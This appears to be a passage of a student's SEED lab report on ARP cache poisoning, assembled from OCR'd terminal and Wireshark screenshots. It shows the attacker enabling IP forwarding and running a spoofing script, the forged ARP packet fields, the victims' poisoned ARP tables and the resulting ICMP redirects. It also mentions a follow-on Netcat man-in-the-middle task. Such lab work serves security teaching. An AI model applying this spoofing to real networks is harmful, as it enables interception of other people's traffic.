[10/11/21]seed@siris-peslug19cs485-victim-a:~$ 
```




SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
En
1:10 PM

```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.5                 ether   08:00:27:61:61:65   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ 
```




SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
En
1:13 PM


```
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
n$ sudo sysctl net.ipv4.ip_forward=1
sudo: unable to resolve host siris-pes1ug19cs485-attack
er
net.ipv4.ip_forward = 1
[10/11/21]seed@siris-pes1ug19cs485-attacker:~/bin/pytho
n$ sudo python task2.py
sudo: unable to resolve host siris-pes1ug19cs485-attack
er
###[ Ethernet ]###
  dst       = 08:00:27:61:61:65
  src       = 08:00:27:1c:cb:a7
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:1c:cb:a7
     psrc      = 10.0.2.6
     hwdst     = 08:00:27:61:61:65
```



```
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
10.0.2.6                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.4                         (incomplete)
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-a:~$
```




```
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$ arp
Address                  HWtype  HWaddress           Fl
ags Mask            Iface
10.0.2.3                 ether   08:00:27:01:79:2b   C
                    enp0s3
10.0.2.5                 ether   08:00:27:1c:cb:a7   C
                    enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
                    enp0s3
[10/11/21]seed@siris-pes1ug19cs485-victim-b:~$
```



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ ping 10.
0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4: icmp_seq=1 Redirect Host(New nexthop: 10
.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.729 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.712 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.625 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=1.11 ms
         from 10.0.2.6: icmp_seq=6 ttl=64 time=0.829 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.780 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.906 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.623 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.775 m
s
^C
--- 10.0.2.6 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, ti
me 9136ms
rtt min/avg/max/mdev = 0.623/0.861/1.520/0.261 ms
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ 
```

Wireshark screenshots




arp

Source	Destination	Protocol	Length	Info
PcsCompu_6e:29:06		ARP	62	Who has 10.0.2.5? Tell 10
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:27:6:
PcsCompu_1c:cb:a7		ARP	62	Who has 10.0.2.5? Tell 10
PcsCompu_61:61:65		ARP	44	10.0.2.5 is at 08:00:27:6:
PcsCompu_61:61:65		ARP	44	Who has 10.0.2.3? Tell 10
PcsCompu_01:79:2b		ARP	62	10.0.2.3 is at 08:00:27:0:

```
▸ Frame 3: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface
▸ Linux cooked capture
▸ Address Resolution Protocol (request)
               ring ethernet trailer, Source Port: 0
```

wireshark_a...1808_tJyY5r   Packets: 42 · Displayed: 6 (14.3%) · Dropped: 0 (0.0%)   Profile: Defau




```
Source              Destination          Protocol  Length Info
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.4            10.0.2.5             ICMP         128 Redirect             (
PcsCompu_6e:29:06                        ARP           62 Who has 10.0.2.5? Tell
PcsCompu_61:61:65                        ARP           44 10.0.2.5 is at 08:00:2
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
::1                 ::1                  UDP           64 41877 → 33768 Len=0
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
PcsCompu_1c:cb:a7                        ARP           62 Who has 10.0.2.5? Tell
PcsCompu_61:61:65                        ARP           44 10.0.2.5 is at 08:00:2
10.0.2.5            10.0.2.6             ICMP         100 Echo (ping) request  i
10.0.2.6            10.0.2.5             ICMP         100 Echo (ping) reply    i
```

```
▶ Frame 41: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▶ Linux cooked capture
▶ Address Resolution Protocol (reply)
▶ VSS-Monitoring ethernet trailer, Source Port: 0
```


/tmp/wireshark_any_20211011131808_tJyY5r.pcapng (5720 bytes)

wireshark_...808_tJyY5r · Packets: 42 · Displayed: 42 (100.0%) · Dropped: 0 (0.0%) Profile: Defau


Task 3: MITM Attack on Netcat using ARP Cache Poisoning


SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
task_3.py (~/bin/python) - gedit
En
5:09 AM
Open
Save
Python
Tab Width: 8
Ln 19, Col 35
INS

